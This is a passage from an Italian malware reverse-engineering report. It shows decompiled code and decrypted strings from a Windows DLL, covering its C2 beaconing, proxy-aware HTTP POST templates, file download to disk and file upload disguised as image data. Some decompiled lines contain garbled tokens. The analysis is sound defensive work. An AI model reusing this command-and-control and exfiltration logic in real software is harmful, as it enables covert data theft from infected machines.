33    } while( true );
34 }
35
```

L'algoritmo sembra essere utilizzato per trovare la prima occorrenza dalla stringa indicata da `param_2` all'interno della stringa `param_1`; estrae poi la sottostringa dalla posizione in cui l'ha trovata fino al primo carattere `'\r\n'`, tale sottostringa poi viene copiata all'interno del parametro `param_3`; decido di chiamare questa funzione come *obtain\_substring()*.

Riprendendo l'analisi della *thread\_function\_1()*, la funzione *obtain\_substring()* viene utilizzata per ottenere le prime occorrenze prima della sottostringa *"Content Lenght:"*, per poi salvarsi il valore successivo fino al carattere `'\r\n'`, e per la sottostringa *"Set-Cookie:"* per poi salvarsi il valore fino a che il carattere successivo sia `'\r\n'`. Tali funzione vengono utilizzate per cercare e ottenere i valori all'interno della risposta http inviata dal server.

A questo punto è possibile dare un significato ad un campo della struttura `struct_app_ds_2`, da `first_init_0` a `is_cookie_setted` che indica l'utilizzo di un eventuale cookie utilizzato e rilevato nella risposta del server, questo perché tale campo viene impostato ad 1 se il controllo dei cookie all'interno della risposta va a buon fine.

Le altre funzioni chiamate non rilasciano ulteriori informazioni, poiché senza un'interazione corretta con un server attivo, e quindi la corretta esecuzione del programma, non è possibile capire quali sono i dati attesi e il motivo del perché il programma esegua di nuova delle *recv()* aspettando del payload dal server che ha risposto.

Possiamo però dare un significato anche al campo della stessa struttura `struct_app_ds_2`, in particolare per il campo `second_init_0`: questo campo viene impostato ad 1 quando la seconda invocazione della funzione di libreria *recv()* ha avuto un esito positivo, quindi decido di rinominare questo campo come *received\_data*.

Tramite delle manipolazioni successive di stringhe, il buffer utilizzato nella *recv()* viene copiato all'interno del campo della struttura `struct_app_ds_1` all'interno del campo `undefined_array_1`, decido quindi di chiamare questo campo come *received\_data\_buffer*.

Riprendo quindi l'analisi dell'esecuzione del programma nel caso in cui la connessione al server non vada a buon fine, continuando l'analisi all'interno della funzione *thread\_function\_1()*.

Nel caso in cui nessun server contattato risponda con un messaggio http valido che il malware si aspetta, il programma in esecuzione riprende ad eseguire il ciclo *for()*, riprendendo a contattare i server con dei messaggi http formattati come analizzati in precedenza; rendendo non utilizzabile il debugger senza forzare il comportamento del malware.

Forzando l'esecuzione, decido quindi di analizzare la funzione *FUN\_100061f0()*.

## Analisi della Funzione FUN\_100061f0()

All'interno della funzione, dopo una serie di invocazioni a funzioni di libreria come *memset()* e funzioni di gestione della memoria, viene invocata la funzione *decrypt\_function()* utilizzata per ottenere la seguente stringa:

fipng=

Successivamente vengono invocate le seguenti funzioni:

- FUN\_1000e690()* il cui decompilato è il seguente

```
1 void __cdecl FUN_1000e690(int param_1, char *param_2, int param_3)
2 {
3     char *pcVar1;
4     int iVar2;
5     int local_10;
6     int local_c;
7     int local_8;
8     iVar2 = find_character(param_2, ' ');
9     pcVar1 = param_2 + iVar2 + 1;
10    iVar2 = return_string_length(pcVar1);
11    local_8 = 0;
12    if (param_3 == 1) {
13        for (local_c = 0; local_c < iVar2; local_c = local_c + 2) {
14            *(byte *)(param_1 + local_8) = pcVar1[local_c] ^ 0xff;
15            local_8 = local_8 + 1;
16        }
17        *(char *)(param_1 + local_8) = pcVar1[0];
18        *(char *)(param_1 + local_8 + 1) = pcVar1[0x10];
19        *(char *)(param_1 + local_8 + 2) = pcVar1[0x18];
20    }
21    else if (param_3 == 2) {
22        for (local_10 = 1; local_10 < iVar2; local_10 = local_10 + 2) {
23            *(byte *)(param_1 + local_8) = pcVar1[local_10] ^ 0xff;
24            local_8 = local_8 + 1;
25        }
26        *(char *)(param_1 + local_8) = pcVar1[0];
27        *(char *)(param_1 + local_8 + 1) = pcVar1[0x11];
28        *(char *)(param_1 + local_8 + 2) = pcVar1[0x19];
29    }
30    *(undefined *)(param_1 + local_8 + 3) = 0;
31    return;
32 }
```

ma tale funzione non sembra rilasciare troppe informazioni, sebbene la funzione manipoli la stringa passata all'interno di “*param\_2*” un base al valore contenuto in “*param\_3*” e salvando il risultato all'interno di “*param\_1*”; la manipolazione coinvolge l'operazione di XOR bit a bit, carattere “^”, con 0xff e una selezione di caratteri specifici della stringa di input.

- FUN\_100016d0()* il cui decompilato è il seguente:

```
1 void __cdecl FUN_100016d0(int param_1, int param_2, undefined4 *param_3)
2 {
3     FUN_10001420(param_1, param_2);
4     *(undefined4 *)(param_1 + 0xb0) = *param_3;
5     *(undefined4 *)(param_1 + 0xb4) = param_3[1];
6     *(undefined4 *)(param_1 + 0xb8) = param_3[2];
7     *(undefined4 *)(param_1 + 0xbc) = param_3[3];
8     return;
9 }
```

Viene invocata la funzione *FUN\_10001420()*, il cui decompilato è il seguente:

```
1 void __cdecl FUN_10001420(int param_1, int param_2)
2 {
3     int iVar1;
4     uint uVar2;
5     uint uVar3;
6     uint local_10;
7     byte bStack_c;
8     byte local_b;
9     byte bStack_a;
10    byte bStack_9;
11    for (local_10 = 0; local_10 < 4; local_10 = local_10 + 1) {
12        *(undefined *)(param_1 + local_10 * 4) = *(undefined *)(param_2 + local_10 * 4);
13        *(undefined *)(param_1 + 1 + local_10 * 4) = *(undefined *)(param_2 + 1 + local_10 * 4);
14        *(undefined *)(param_1 + 2 + local_10 * 4) = *(undefined *)(param_2 + 2 + local_10 * 4);
15        *(undefined *)(param_1 + 3 + local_10 * 4) = *(undefined *)(param_2 + 3 + local_10 * 4);
16    }
17    for (local_10 = 4; local_10 < 0x2c; local_10 = local_10 + 1) {
18        iVar1 = local_10 * 4 + -4;
19        bStack_c = *(byte *)(param_1 + iVar1);
20        local_b = *(byte *)(param_1 + iVar1 + 1);
21        bStack_a = *(byte *)(param_1 + iVar1 + 2);
22        bStack_9 = *(byte *)(param_1 + iVar1 + 3);
23        if (local_10 % 4 == 0) {
24            uVar2 = (uint)local_b;
25            local_b = (GMAT_1002a000)[bStack_a];
26            bStack_a = (GMAT_1002a000)[bStack_9];
27            bStack_9 = (GMAT_1002a000)[bStack_c];
28            bStack_c = (GMAT_1002a000)[uVar2] ^ (GMAT_1002a000)[local_10 >> 2];
29        }
30        iVar3 = local_10 * 4;
31        local_10 = local_10 * 4 + -0x10;
32        *(byte *)(param_1 + iVar3) = *(byte *)(param_1 + iVar1) ^ bStack_c;
33        *(byte *)(param_1 + iVar3 + 1) = *(byte *)(param_1 + iVar1 + 1) ^ local_b;
34        *(byte *)(param_1 + iVar3 + 2) = *(byte *)(param_1 + iVar1 + 2) ^ bStack_a;
35        *(byte *)(param_1 + iVar3 + 3) = *(byte *)(param_1 + iVar1 + 3) ^ bStack_9;
36    }
37    return;
38 }
```

Non si ritrovano particolari informazioni aggiuntive se non per il fatto che continui operazioni di manipolazioni di stringhe con l'operazione di XOR bit a bit, carattere “^”.

Dopo la chiamata della funzione *FUN\_10001420()*, le operazioni successive non rilevano altre informazioni aggiuntive sul comportamento del malware.

- *FUN\_10001d60()*: il suo comportamento, e il comportamento delle funzione chiamate al suo interno, rappresentano ancora funzioni di manipolazione di stringhe ma, anche forzando il comportamento del debugger, non sembrano aggiungere informazioni sul comportamento del malware per via della poca interpretabilità del decompilato e del comportamento all'interno di x32;
- *FUN\_100086b0()*: come le altre chiamate a funzioni precedenti, non aggiungono informazioni sul comportamento del malware a causa della poca interpretabilità e comprensione del comportamento.

È opportuno sottolineare che tale comportamento, e quindi l'impossibilità di raccogliere ulteriori informazioni sul malware, sono dovute dal fatto che durante l'analisi si è forzata l'esecuzione di tali funzioni e quindi senza un'opportuna risposta di un server non è possibile ottenere raccogliere altri dettagli sul comportamento del malware.

La prossima funzione chiamata è la *connect\_to\_server()*, ovvero la funzione analizzata precedentemente nella quale vengono formattati i messaggi http per l'interazione con i server; in questo caso vengono passati i seguenti parametri:

- una stringa indicante l'url del sever da contattare;
- un valore intero inizializzato ad 1;
- la stringa “fipng=” decifrata.

Riprendendo l'analisi all'interno della funzione *connect\_to\_server()*, si nota come ci siano differenti flussi eseguiti in base al valore del secondo parametro.

Nel caso in cui il secondo parametro sia impostato ad un valore pari ad “1”, vengono gestiti due flussi differenti nel caso in cui il valore della variabile del tipo della terza struttura definita sia pari ad “1” o “0”.

Nel caso in cui il valore di tale campo della struct sia impostato ad “1”, viene utilizzata la funzione *decrypt\_function()* per ottenere la seguente stringa:

```
%s %s HTTP/1.1%  
Host: %s%  
User-Agent: %s%  
Accept:  
text/html2,application/xhtml+xml,application/xml;q=0  
.9,*/*;q=0.8%  
Accept-Language: en-us,en;q=0.5%  
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7%  
Keep-Alive: 300%  
Connection: keep-alive%s%  
Proxy-Authorization: Basic %s%  
Content-Type: application/x-www-form-urlencoded%  
Content-Length: %s%
```

Tale stringa rappresenta un altro messaggio http, dove si nota la differenza con il messaggio precedente nell'utilizzo del campo “Proxy-Authorization” utilizzato per trasmettere le credenziali di autenticazione al server proxy.

Dopo aver copiato tale stringa all'interno di un buffer, con l'utilizzo della funzione di libreria `strcpy()`, viene chiamata nuovamente la funzione `decrypt_function()` per ottenere la stringa "POST", per poi salvarla all'interno del messaggio http.

Il programma, quando esegue questa porzione di codice, crea un messaggio http con il metodo `POST`, metodo utilizzato nel protocollo http per inviare dei dati dal client, in questo caso la macchina infetta, al server proxy che poi elaborerà le informazioni inviategli.

Nel caso in cui il valore del campo della struttura non sia impostato al valore "1", viene utilizzata la funzione `decrypt_function()` per ottenere la seguente stringa:

```
%s %s HTTP/1.1%  
Host: %s%  
User-Agent: %s%  
Accept:  
text/html3,application/xhtml+xml,application/xml;q=0  
.9,*/*;q=0.8%  
Accept-Language: en-us,en;q=0.5%  
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7%  
Keep-Alive: 300%  
Connection: keep-alive%s%  
Content-Type: application/x-www-form-urlencoded%  
Content-Length: %s%
```

Ovvero un'altra stringa rappresentate un messaggio http, in questo caso si nota l'assenza del campo "*Proxy-Authorization*", tale stringa viene poi copiata all'interno di un buffer con l'utilizzo della funzione di libreria `strcpy()`; viene utilizzata nuovamente la funzione `decrypt_function()` per ottenere la stringa "POST".

Il programma, quando esegue questa porzione di codice, crea un messaggio http con il metodo `POST` ma che in questo caso non viene utilizzato il campo "*Proxy-Authorization*".

In entrambi i casi, ovvero nel caso in cui il secondo parametro della `connect_to_server()` sia impostato ad 1, viene utilizzata la stringa "*fipng=*" all'interno del messaggio.

Dopo aver formattato il messaggio http da inviare, il programma prosegue l'esecuzione delle istruzioni già analizzate, ovvero dall'invocazione di `WSAStartup()` fino alla `recv()`.

Decido quindi di rinominare la funzione `FUN_100061f0()` come `set_post_message()`; inoltre, si è compreso di più sul campo della struttura, ovvero il significato è quello di capire se il server contattato sia un proxy server o meno, per poi utilizzare il corretto formato del messaggio http; decido quindi di rinominare tale campo della struttura `struct_app_ds_3` da `init_0` a `is_proxy_present`.

Riprendendo l'analisi della `thread_function_1()`, possiamo dare un altro significato ad un altro campo all'interno della struttura `struct_app_ds_2`, ovvero al campo `init_-1`. Noto che tale campo viene impostato all'interno del ciclo `for()` e viene inizializzato nel caso in cui la funzione `connect_to_server()` assume un determinato valore, quindi quando il server risponde e possiamo sapere qual è il server che risponde perché all'interno dell'interazione utilizziamo lo stesso indice per accedere all'array di url da contattare ma tale indice viene utilizzato assegnare un valore al campo `init_-1` della struttura, quindi assume l'indice del server che ha risposto alla richiesta. Decido di rinominare tale campo come `found_server_index`.

Per comprendere completamente la struttura `struct_app_ds_2` manca il campo `third_init_0`, ma di cui ancora non si intende il suo significato.

Tale campo viene utilizzato sempre inizializzato dopo che una tra le funzioni `connect_to_server()` o `set_post_message()`, che a sua volta utilizza la funzione `connect_to_server()`, ritornano dalla loro esecuzione; un significato che potrebbe assumere tale campo è per indicare lo stato del server che ha risposto, o che deve rispondere, per poi invocare la corretta funzione di comunicazione con il server. Decido quindi di rinominare

tale campo della struttura come *server\_state*, senza però ottenere informazioni sul significato dei valori assunti, in particolare sui valori “0”, “1”, “2”.

Decido di rinominare la funzione *struct\_app\_ds\_2* come *struct\_server\_connected*.

Una volta inizializzati i valori della struttura della struttura ed avere eseguito le operazioni, il thread termina la sua esecuzione.

Da questo momento in poi, si continua l’analisi del programma utilizzando solo Ghidra come strumento, dato che forzando l’esecuzione di funzioni con l’utilizzo del debugger non si ottengono ulteriori informazioni aggiuntive sul comportamento del malware.

Riprendendo l’analisi all’interno dalla funzione *FUN\_1000ce10()*, dopo aver utilizzato l’API *CreateThread*, il programma esegue l’API *WaitForSingleObject* per aspettare la terminazione del thread; appena riprende il controllo, il programma controlla se il thread abbia ricevuto o meno dei dati (informazione ottenuta dopo aver modificato il nome dei campi), esegue poi la funzione *FUN\_1000d5f0()*; decido quindi di continuare l’analisi all’interno di questa funzione.

### ***Analisi della Funzione FUN\_1000d5f0()***

Con Ghidra si ottiene il seguente decompilato:

```
1
2 void FUN_1000d5f0(void)
3 {
4 {
5     HANDLE hHandle;
6     DWORD local_10;
7     DWORD local_c;
8     uint local_8;
9
10    local_8 = computed_system_time_as_file ^ (uint)&stack0xffffffffc;
11    local_10 = 0xffffffff;
12    while (local_10 != 0) {
13        hHandle = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,thread_function_2,(LPVOID)0x0,0,&local_c);
14        local_10 = WaitForSingleObject(hHandle,600000);
15        TerminateThread(hHandle,0);
16    }
17    @_security_check_cookie@4(local_8 ^ (uint)&stack0xffffffffc);
18    return;
19 }
20 }
```

La prima API che viene chiamata è la *CreateThread* in cui il thread che viene creato esegue in una funzione differente della precedente, che si decide di chiamare *thread\_function\_2*; il programma, dopo aver creato il thread, invoca la funzione *WaitForSingleObject* specificando come secondo parametro il valore *600’000*, ovvero aspetta il thread per 10 minuti e dopo questo periodo di tempo invoca la *TerminateThread* per terminare il thread.

Decido di proseguire l’analisi all’interno della funzione *thread\_function\_2*.



### Analisi del nuovo thread creato

#### Analisi della Funzione `thread_function_2`

La prima API chiamata è `GetLocalTime`, passando il puntatore ad una variabile in cui verranno scritti i valori della data e dell'orario recuperati; viene poi utilizzata la funzione `decrypt_function()` per ottenere la seguente stringa:

```
[%02d-%02d-%04d %02d:%02d:%02d] %\
```

che sembra rappresentare la stringa di formato in cui scrivere i valori appena ottenuti con l'API `GetLocalTime`, tale stringa poi viene assegnata ad una variabile globale.

Viene, poi, chiamata la funzione `FUN_1000e990()`, decido quindi di proseguire l'analisi all'interno di questa funzione.

#### Analisi della funzione `FUN_1000e990()`

Con Ghidra ottengo il seguente decompilato:

```
1 char * __cdecl FUN_1000e990(char *param_1, char *param_2)
2
3
4 {
5     char *pcVar1;
6     int iVar2;
7     int local_10;
8     char *local_c;
9     char *local_8;
10
11     if (param_1 != (char *)0x0) {
12         local_c = param_2;
13         for (local_8 = param_1; local_10 = 0, *local_8 != '\0'; local_8 = local_8 + 1) {
14             while ((*local_c != '\0' && (*local_8 == *local_c))) {
15                 local_8 = local_8 + 1;
16                 local_10 = local_10 + 1;
17                 pcVar1 = local_c + 2;
18                 local_c = local_c + 1;
19                 if (*pcVar1 == '\0') {
20                     iVar2 = return_string_lenght(param_2);
21                     return local_8 + (-iVar2 - (int)param_1);
22                 }
23             }
24             local_c = local_c + -local_10;
25         }
26     }
27     return (char *)0xffffffff;
28 }
29
```

La funzione prende in input due stringhe, “`param_1`” e “`param_2`”, scorre su tutti i caratteri della stringa “`param_1`” e confronta i successivi caratteri con quelli della stringa “`param_2`”, nel caso in cui dovesse trovare una corrispondenza completa la funzione restituisce il puntatore alla posizione nella stringa di partenza dove inizia la sottostringa, nel caso contrario restituisce “`(char *)0xffffffff`”.

Tale funzione viene, quindi, invocata per ritrovare la prima occorrenza della stringa “`\r\n`” all'interno della stringa più grande, che corrisponde al campo `received_data_buffer` della variabile di tipo `struct_app_ds_1`.

Riprendendo l'analisi all'interno della funzione `thread_function_2`, la prossima funzione eseguita è la funzione `FUN_1000bbb0()`.

#### Analisi della Funzione `FUN_1000bbb0()`

All'interno di questa funzione, dopo una serie di chiamate a funzioni di libreria, viene poi eseguita la funzione `FUN_1000ea50()`; tale funzione viene utilizzata per rimuovere eventuali spazi o caratteri di ritorno a capo, ovvero il carattere ‘`\r`’, ovvero viene utilizzata per una prima pre-elaborazione della stringa passata come parametro in input.

La prossima funzione chiamata è la funzione *FUN\_1000b430()*: tale funzione prende in input una stringa, la stringa pre-elaborata precedentemente, per poi eseguire delle operazioni per ottenere un valore intero compreso tra “0” ed “8” passato come valore ritorno della funzione; tale valore di ritorno viene poi salvato all’interno di una variabile locale che verrà poi utilizzato più tardi all’interno della stessa.

Tale valore viene utilizzato in differenti casi in base al valore che assume.

Nel caso in cui tale valore assume il valore “0”, viene utilizzata la funzione *decrypt\_function()* per ottenere la stringa “[+] Download Parameter Error”, per poi chiamare la funzione *FUN\_1000b620()*, utilizzata per formattare un url, rinomino quindi questa funzione come *format\_url\_function()*; questo url formattato viene poi utilizzato come parametro all’interno della prossima esecuzione, ovvero l’esecuzione della funzione *FUN\_10004630()*.

### **Analisi della Funzione FUN\_10004630()**

Viene utilizzata la funzione *get\_info\_server()* per ottenere la stringa rappresentante uno User Agent, la stessa stringa ottenuta precedentemente durante l’analisi della formattazione del primo messaggio http inviato.

Viene utilizzata l’API *InternetCrackUrlA* per decomprimere un URL nelle sue parti componenti.

Nel caso in cui sia presente il proxy server, controllato tramite il campo *is\_proxy\_present* della struttura *struct\_app\_ds\_3*, viene utilizzata la *decrypt\_function()* per ottenere la seguente stringa:

```
%s %s HTTP/1.1%  
Host: %s%  
User-Agent: %s%  
Proxy-Authorization: Basic %s%  
%  
Accept:  
text/html,application/xhtml+xml,application/xml;  
q=0.9,*/*;q=0.8%  
Accept-Language: en-us,en;q=0.5%  
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7  
%  
Keep-Alive: 300%  
Connection: keep-alive%  
Pragma: no-cache%  
Cache-Control: no-cache%
```

ovvero una stringa formattata per un messaggio http utilizzando il campo “*Proxy-Authorization:*”, viene poi utilizzata nuovamente la funzione *decrypt\_function()* per ottenere la stringa “*POST*”. La stringa *POST*, la stringa rappresentante lo User Agent e la stringa rappresentante il messaggio http vengono poi utilizzate all’interno di una *vswprintf()* per creare il messaggio http per un preciso server indicato dall’url formattato passato come primo parametro della funzione.

Nel caso in cui non sia presente il proxy server, viene invocata la funzione *decrypt\_function()* per ottenere la seguente stringa:

```
%s /%s HTTP/1.1%  
Host: %s%  
User-Agent: %s%  
%  
Accept:  
text/html,application/xhtml+xml,application/xml;  
q=0.9,*/*;q=0.8%  
Accept-Language: en-us,en;q=0.5%  
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7  
%  
Keep-Alive: 300%  
Connection: keep-alive%  
Pragma: no-cache%  
Cache-Control: no-cache%  
|
```

ovvero una stringa rappresentate un messaggio http, dove, in questo caso, non viene utilizzato il campo “Proxy-Authorization:”, viene utilizzata la funzione *decrypt\_function()* per ottenere la stringa “POST”; come prima, la stringa rappresentante lo User Agent, la stringa POST e la stringa rappresentate il messaggio http vengono poi utilizzate all’interno di un chiamata alla funzione di libreria *vswprintf()* per formattare in modo corretto il messaggio http per un preciso server indicato dall’url formattato passato come primo parametro della funzione.

Successivamente, viene utilizzata l’API WSASStartup per avviare l’utilizzo della dll Winsock; vengono chiamate le funzioni di libreria *getaddrinfo()*, *htons()* e *inet\_addr()* per inizializzare una connessione al server individuato dall’indirizzo url formattato passato come parametro alla funzione; per poi chiamare la funzione di libreria *socket()* per ottenere un file descriptor per un socket SOCK\_STREAM nella famiglia di indirizzi IPv4 utilizzando il protocollo TCP/IP, per poi utilizzare la funzione di libreria *connect()* per stabilire una connessione con il socket appena creato.

Vengono successivamente utilizzata la funzione di libreria *send()* per inviare il messaggio http formattato in base alla presenza del proxy server, per poi chiamare la funzione *recv()*, nel caso in cui la funzione non avvenga con successo la funzione termina le sua esecuzione, altrimenti viene utilizzata la funzione *decrypt\_function()* per ottenere la stringa “Content-Lenght: ”; viene successivamente utilizzata l’API CreateFileA, analizzando i parametri otteniamo che: il file che sta venendo creato è un file con i requisiti di accesso GENERIC\_WRITE, che può essere condiviso in scrittura (cioè consente alle successive operazioni di apertura del file o di un dispositivo di richiedere l’accesso in scrittura), l’handle non può essere iterato, se il file o il dispositivo esiste ne viene creato sempre un nuovo. Nel caso in cui la creazione del file non avesse esito positivo, il programma esce dalla funzione analizzata per ritornare nella funzione chiamante; altrimenti viene scritto all’intero del file delle informazioni ottenute dal precedente utilizzo della funzione di libreria *recv()*; successivamente, all’interno di un ciclo *while()*, vengono effettuate un insieme di *recv()*, salvando il contenuto in un buffer da 4096 byte, finché il valore dei byte ottenuti non corrisponde ad una determinata dimensione e nel mentre i dati ricevuti dalla *recv()* vengono scritti all’interno del file utilizzando l’API WriteFileA utilizzando l’handle del file poco prima creato.

Dopo aver scritto sul file, le prossime chiamate di funzioni che si incontrano sono la CloseHandle, passando come parametro l’handle del file, e la *closesocket()* passando il file descriptor del socket.

Decido quindi di rinominare la funzione *FUN\_10004630()* come *connect\_and\_write\_to\_file()*.

Riprendendo l’analisi nella funzione *FUN\_1000bbb0()*, viene utilizzata la funzione *decrypt\_function()* per ottenere le seguenti stringhe:

- “[+] Download Result”;
- “<Path : ”;
- “>  
<Url : ”;
- “>”.

Tali stringhe vengono copiate all’interno di una variabile locale intervallate dalle varie informazioni ottenute, come il path del file e l’url del server contattato; variabile che poi verrà utilizzata più avanti nell’esecuzione. Viene controllato il valore di ritorno della funzione *connect\_and\_write\_to\_file()*, in tutti i casi viene prima utilizzata la funzione *decrypt\_function()* per poi salvare tale stringa in un buffer. Analizzando i vari casi otteniamo che:

- nel caso in cui il valore di ritorno sia pari ad “1” si decifra e si salva la stringa “[+] Download Succed!”;
- nel caso in cui il valore di ritorno sia pari a “-1” si decifra e si salva la stringa “[+] Wrong URL!”;

- nel caso in cui il valore di ritorno sia un valore differente si decifra e si salva la stringa “[+] Download Failed!”.

Tali stringhe vengono poi copiate all’interno della variabile locale utilizzata più avanti nell’esecuzione.

Grazie alla decifrazione delle stringhe e all’analisi della funzione *connect\_and\_write\_to\_file()*, possiamo assumere che nel caso in cui la variabile locale utilizzata all’interno della funzione assuma il valore 0 allora il thread contatta un server per effettuare il download di determinati contenuti per poi salvarli all’interno di un file.

Decido quindi, prima di proseguire con l’analisi, di rinominare tale variabile locale come *type\_of\_operation*, ipotizzando che in base al valore assunto da tale variabile il thread eseguirà operazioni differenti.

Analizzando il caso in cui il valore *type\_of\_operation* sia pari ad “1”, viene eseguita la funzione *decrypt\_function()* per ottenere la stringa “[+] Upload Parameter Error” per poi assegnarla ad una variabile locale; viene poi eseguita la funzione *FUN\_10005030()*, continuando l’analisi all’interno della stessa.

### **Analisi della Funzione FUN\_10005030()**

All’interno della funzione, viene utilizzata la funzione di libreria *fopen()* aprendo il file in lettura binaria, viene allocato un buffer in cui, tramite l’utilizzo di *fread()*, verranno copiati tutti i dati contenuti nel file aperto poco prima; nel caso in cui non vengano letti byte dal file, viene utilizzata la funzione di libreria *free()* per deallocare il buffer utilizzato per il contenuto del file per poi ritornare nella funzione chiamante.

Nel caso in cui vengano letti dei byte dal file, viene utilizzata la funzione *decrypt\_function()* per ottenere la stringa “%.%04d” per poi utilizzare l’API *OutputDebugStringA*, nota funzione anti-debugging passando la stringa “Entering upload”, per poi proseguire il flusso delle operazioni all’interno della funzione *FUN\_100052a0()* sottolineando che tra i parametri passati è presente l’url del server, il buffer contenente i byte letti dal file e la lunghezza di questo buffer.

### **Analisi della Funzione FUN\_100052a0**

All’interno della funzione, dopo una prima porzione di istruzioni di inizializzazione come chiamate a funzioni di libreria come *memset()*, viene chiamata la funzione *FUN\_1000e880()* utilizzata per ottenere generare un nome casuale di 26 caratteri alfanumerici, tale funzione viene rinominata come *generate\_random\_name()*.

Successivamente viene chiamata la funzione *get\_info\_server()*, ovvero la funzione utilizzata per ottenere lo User Agent e salvarla nel parametro in input passato alla chiamata della funzione stessa, per poi utilizzare la funzione *decrypt\_function()* per ottenere le seguenti stringhe:

- 

```
--%S %n
Content-Disposition: form-data; name="%s";
filename="%s" %n
Content-Type: image/jpeg %n
%n
```

- “userfile”;
- 

```
--%S %n
Content-Disposition: form-data; name="%s" %n
%S %n
--%S-- %n
|
```

- “FIN”;
- “end”.

Viene utilizzata la API `InternetCrackUrlA` per dividere l'url nella sue componenti.

Viene poi controllato il campo `is_proxy_present` della variabile globale di tipo `struct_app_ds_3`, nel caso in cui tale valore sia impostato al valore “1” allora la funzione esegue due rami di esecuzione differenti.

Nel caso in cui il valore sia “1”, viene chiamata la funzione `decrypt_function()` per ottenere le seguenti stringhe:

```
POST %s HTTP/1.1 %s
Host: %s %s
User-Agent: %s %s
Proxy-Authorization: Basic %s %s
Content-Type: multipart/form-data; boundary=%s %s
Content-Length: %s %s
%säPNG %s
```

ovvero una stringa rappresentante un messaggio http, con il metotdo POST, contenente il campo “*Proxy-Authorization*”, e la stringa “%d”. Tali stringhe, in combinazione con quelle ottenute precedentemente, vengono utilizzate come parametri di input all’intero della chiamata alla funzione di libreria `fwprintf()` per ottenere un messaggio http che verrà utilizzato successivamente.

Nel caso il campo `is_proxy_present` non sia impostato ad 1, viene chiamata la funzione `decrypt_function()` per ottenere le seguenti stringhe:

```
POST %s HTTP/1.1 %s
Host: %s %s
User-Agent: %s %s
Content-Type: multipart/form-data; boundary=%s %s
Content-Length: %s %s
%s•PNG %s
%s
```

ovvero la stringa rappresentate un messaggio http, con il metodo POST, dove si nota l’assenza del campo “*Proxy-Authorization*” rispetto al messaggio precedente, e la stringa “%d”. Come prima, tali stringhe vengono poi utilizzate come parametri in input all’interno della chiamata alla funzione di libreria `fwprintf()` per ottenere un messaggio http che verrà poi utilizzato successivamente.

In entrambi i casi, dopo aver opportunamente formattato il messaggio http viene aggiunto alla fine della stringa il contenuto del file letto nella funzione chiamante.

Successivamente, come nei casi analizzati precedente, vengono chiamate le funzioni `WSAStartup()`, `getaddrinfo()`, `htons()`, `inet_addr()`, `socket()` e `connect()` per inizializzare e instaurare una connessione di rete TCP/IP verso il server individuato dall'url passato come primo parametro al momento della chiamata a questa funzione in analisi.

Successivamente vengono poi chiamate le funzioni di libreria `send()`, passando come parametro il socket di connessione e il buffer contenente il messaggio http contenente i byte letti dal file, e la `recv()` per controllare la risposta del server contattato. Una volta eseguite queste operazioni e aver liberato le porzioni di memori allocate, il flusso dell’esecuzione torna alla funzione chiamante. Decido, a questo punto, di rinominare la funzione `FUN_100052a0()` come `upload_file_to_server()`.

Una volta controllato il valore di ritorno della funzione *upload\_file\_to\_server()*, vengono deallocate le porzioni di memoria precedentemente allocate. Decido di rinominare la funzione *FUN\_10005030()* come *read\_file\_and\_call\_upload()*.

Prima di proseguire l'analisi, decido di rinominare la funzione *FUN\_1000bbb0()* come *do\_operations()*, dato che in base al valore assunto dalla variabile *type\_of\_oeration* vengono eseguite differenti operazioni.

Viene utilizzata la funzione *decrypt\_function()* per ottenere la seguenti stringhe:

- “[+] Upload Result”;
- “<Path : ”;
- “>  
<Url : ”;
- “>  
<Uploaded Size(bytes) : ”;
- “>”.

Tali stringhe vengono poi copiate all'interno di una variabile locale, opportunamente intervallate dalle informazioni di interesse, come il path, l'url del server contattato e la taglia del file di cui è stato fatto l'upload; tale variabile verrà poi utilizzata più avanti nell'esecuzione.

Viene utilizzata nuovamente la funzione *decrypt\_function()* e in base la valore di ritorno della funzione *read\_file\_and\_upload()* si ottengono le seguenti stringhe:

- se il valore di ritorno è pari a “-1” si ottiene la stringa “[+] Wrong URL!”;
- se il valore di ritorno è pari a “0” si ottiene la stringa “[-] Upload Failed!”;
- se il valore di ritorno assume un valore differente ai precedenti si ottiene la stringa “[+] Upload Succed!”.

Una tra queste stringhe poco sopra elencate verrà copiata all'interno della variabile locale utilizzata più avanti nell'esecuzione.

Noto che, sia nel caso dell'operazione di download che di upload, tali stringhe indicanti l'esito dell'operazione e vengono copiate sempre nello stesso buffer di memoria, che verrà poi utilizzato successivamente.

Nel caso in cui la variabile *type\_of\_operation* assuma il valore “2” viene invocata la funzione *decrypt\_function()* per ottenere le seguenti stringhe:

- “[+] Interval”;
- “Interval was set to ”.

Tali stringhe vengono copiate nel solito buffer locale che verrà utilizzato più avanti nell'esecuzione.

Nel caso in cui *type\_of\_operation* sia impostato al valore “3” viene eseguita la funzione *FUN\_1000d220()*, il cui decompilato ottenuto con Ghidra è il seguente:

```

1 void __cdecl FUN_1000d220(wchar_t *param_1,undefined4 param_2)
2
3
4 {
5     int iVar1;
6     int %s%d decrypt;
7     _time64_t _Var2;
8     CHAR *pCVar3;
9     _SYSTEMTIME local_108;
10    CHAR local_f8;
11    undefined local_f7 [239];
12    uint local_8;
13
14    local_8 = computed_system_time_as_file ^ (uint)&stack0xffffffff;
15    local_f8 = '\0';
16    _memset(local_f7,0,0xf);
17    GetLocalTime(&local_108);
18    GetTempPathA(0xf0,&local_f8);
19    _Var2 = caller_time64((__time64_t *)0x0);
20    _srand((uint)_Var2);
21    %s%d decrypt = _rand();
22    iVar1 = _rand();
23    iVar1 = %s%d decrypt * (uint)local_108.wSecond + (uint)local_108.wMilliseconds * iVar1;
24    pCVar3 = &local_f8;
25    %s%d decrypt = decrypt_function(50AT,%s%d%s);
26    FID_conflict;_sprintf(param_1,(wchar_t *)0x100,%s%d decrypt,pCVar3,iVar1,param_2);
27    @_security_check_cookie@4(local_8 ^ (uint)&stack0xffffffff);
28    return;
29 }
30

```

Come si vede dal decompilato, vengono chiamate le API *GetLocalTime*, per recuperare la data e l’ora locali correnti per poi restituirle all’interno del puntatore passato come parametro, e l’API *GetTempPathA* per recuperare il percorso della directory designata per i file temporanei. I valori ottenuti con *GetLocalTime* vengono poi combinati con 2 valori casuali ottenuti con la funzione di libreria *rand()*.

